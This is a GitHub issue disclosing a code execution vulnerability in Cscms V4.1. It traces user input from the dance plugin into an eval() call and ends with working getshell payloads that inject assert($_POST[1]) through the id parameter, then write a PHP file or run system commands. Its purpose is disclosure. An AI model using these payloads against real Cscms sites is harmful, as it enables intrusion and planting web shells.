chshcms / cscms Public

Code Issues 37 Pull requests Actions Projects Security ···

New issue

Jump to bottom

Cscms V4.1 has code execution vulnerability(1) #6

Open SAVITARjojo opened this issue on Apr 13, 2020 · 0 comments

SAVITARjojo commented on Apr 13, 2020

1、Vulnerability summary

Vulnerability name：Cscms V4.1 has code execution vulnerabilities
Report date: 2020-04-13
Exploit Author: Zhou Zi Qiao
Product Home: http://www.chshcms.com/down.html
Software link: http://www.chshcms.com/down.html
Version:v4.1

2、Vulnerability overview

Vulnerability file:\cscms4.1\plugins\dance\Playsong.php
Vulnerability function：index

```
//play song
        public function index(){
        $ids=$this->input->get('id',TRUE);
        if(empty($ids)){
            $sqlstr="select id from ".CS_SqlPrefix."dance order by rand() desc LIMIT 30";
                $result=$this->db->query($sqlstr);
                $recount=$result->num_rows();
            if($recount>0){
                    foreach ($result->result() as $row) {
                    $ids.=$row->id.",";
                }
            }
        }
        if(substr($ids,-1)==",") $ids=substr($ids,0,-1);
        $zdy['{cscms:lbid}'] = $ids;
                //Load template and output
        $this->Cstpl->plub_show('dance',array(),$ids,FALSE,'playsong.html','音乐盒 - '.Web_Name,'','','',$zdy);
        }
```

Get the id parameter here and assign it to the array $ zdy , and bring it into the function plub_show .
this->Cstpl->plub_show('dance',array(),$ids,FALSE,'playsong.html','音乐盒 - '.Web_Name,'','','',$zdy);
Follow up this function and find that the $ zdy (ie $ fidetpl) we passed in will be analyzed and added to the $ Mark_Text variable

```
 if((!empty($fidetpl) && is_array($fidetpl))){
                foreach ($fidetpl as $key => $value) {
                    $Mark_Text = str_replace($key, $value, $Mark_Text);
                }
            }
```

There is such a judgment at the end


```
if ($return == FALSE){
                $Mark_Text = $this->Csskins->labelif($Mark_Text);
                echo $Mark_Text;
            }else{
                return $Mark_Text;
            }
```

$return==FALSE entered the branch and executed
$this->Csskins->labelif($Mark_Text);
Follow up this function and find that the labelif2 function is called on the first line. Perform some judgments and finally execute the eval function, resulting in code execution.

```
public function labelif2($Mark_Text){
                $ifRule = "{toif:(.*?)}(.*?){end toif}";
                $ifRule2 = "{elsetoif";
                $ifRule3 = "{elseto}";
                $elseIfFlag = false;
                $ifFlag = false;
                preg_match_all('/'.$ifRule.'/is',$Mark_Text,$arr);
                if(!empty($arr[1])){
                        for($i=0;$i<count($arr[1]);$i++){
                                $strIf = $arr[1][$i];
                                $strThen = $arr[2][$i];
                                if (strpos($strThen, $ifRule2) !== FALSE) {
                                        $elseIfArr = explode($ifRule2, $strThen);
                                        $elseIfNum = count($elseIfArr);
                                        $elseIfSubArr = explode($ifRule3, $elseIfArr[$elseIfNum-1]);
                                        $resultStr = $elseIfSubArr[1];
                                        $elseIfstr = $elseIfArr[0];
                                        eval("if($strIf){\$resultStr=\"$elseIfstr\";}");
                                        for ($k = 1;$k < $elseIfNum;$k++){
                                                $temp = explode(":", $elseIfArr[$k], 2);$content = explode("}", $temp[1], 2);
                                                $strElseIf = $content[0];
                                                $temp1 = strpos($elseIfArr[$k],"}")+strlen("}");$temp2 = strlen($elseIfArr[$k])+1;
                        $strElseIfThen = substr($elseIfArr[$k],$temp1,$temp2-$temp1);
                        eval("if($strElseIf){\$resultStr=\"$strElseIfThen\";}");
                        eval("if($strElseIf){\$elseIfFlag=true;}else{\$elseIfFlag=false;}");
                        if ($elseIfFlag) {break;}
                    }
                    $temp = explode(":", $elseIfSubArr[0], 2);$content = explode("}", $temp[1], 2);
                    $strElseIf0 = $content[0];
                    $temp1 = strpos($elseIfSubArr[0],"}")+strlen("}");$temp2 = strlen($elseIfSubArr[0])+1;
                    $strElseIfThen0 = substr($elseIfSubArr[0],$temp1,$temp2-$temp1);
                    eval("if($strElseIf0){\$resultStr=\"$strElseIfThen0\";\$elseIfFlag=true;}");
                    $Mark_Text=str_replace($arr[0][$i],$resultStr,$Mark_Text);
                }else{
                    if(strpos($strThen, "{else}") !== FALSE) {
                        $elsearray = explode($ifRule3, $strThen);
                        $strThen1 = $elsearray[0];
                        $strElse1 = empty($elsearray[1]) ? '' : $elsearray[1];
                        eval("if($strIf){\$ifFlag=true;}else{\$ifFlag=false;}");
                        if ($ifFlag){
                            $Mark_Text=str_replace($arr[0][$i],$strThen1,$Mark_Text);
                        }else{
                            $Mark_Text=str_replace($arr[0][$i],$strElse1,$Mark_Text);
                        }
                    } else {
                        eval("if  ($strIf) { \$ifFlag=true;} else{ \$ifFlag=false;}");
                        if ($ifFlag){
                            $Mark_Text=str_replace($arr[0][$i],$strThen,$Mark_Text);
                        }else{
                            $Mark_Text=str_replace($arr[0][$i],"",$Mark_Text);
                        }
                    }
                }
            }
        }
        return $Mark_Text;
    }
```

3、vulnerability exploitation


http://localhost/index.php/dance/playsong/index



Front-end getshell (need to open the dance section)


payload:http://localhost/index.php/dance/playsong/index?id=1,2,3{toif:assert($_POST[1])}{end toif}

post:1=file_put_contents('./packs/admin/atest.php','') Create a test file in the specified folder and write the specified code



```
<?php phpinfo();?>
```

or payload：http://127.0.0.1.45/index.php/dance/playsong/index?id=1,2,3{toif:assert($_POST[1])} 112 {end toif}
post：
1=phpinfo()
1=system("dir")
we can see that the code is executed



System	Windows NT DESKTOP-T6KQ94F 6.2 build 9200 (Unknow Windows version Business Edition) i586
Build Date	Dec 10 2013 22:26:06
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	Apache 2.0 Handler
Virtual Directory	enabled

http://localhost/index.php/dance/playsong/index?id=1,2,3{toif:assert($_POST[1])} 112 {end toif}

Post data 1=phpinfo()

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant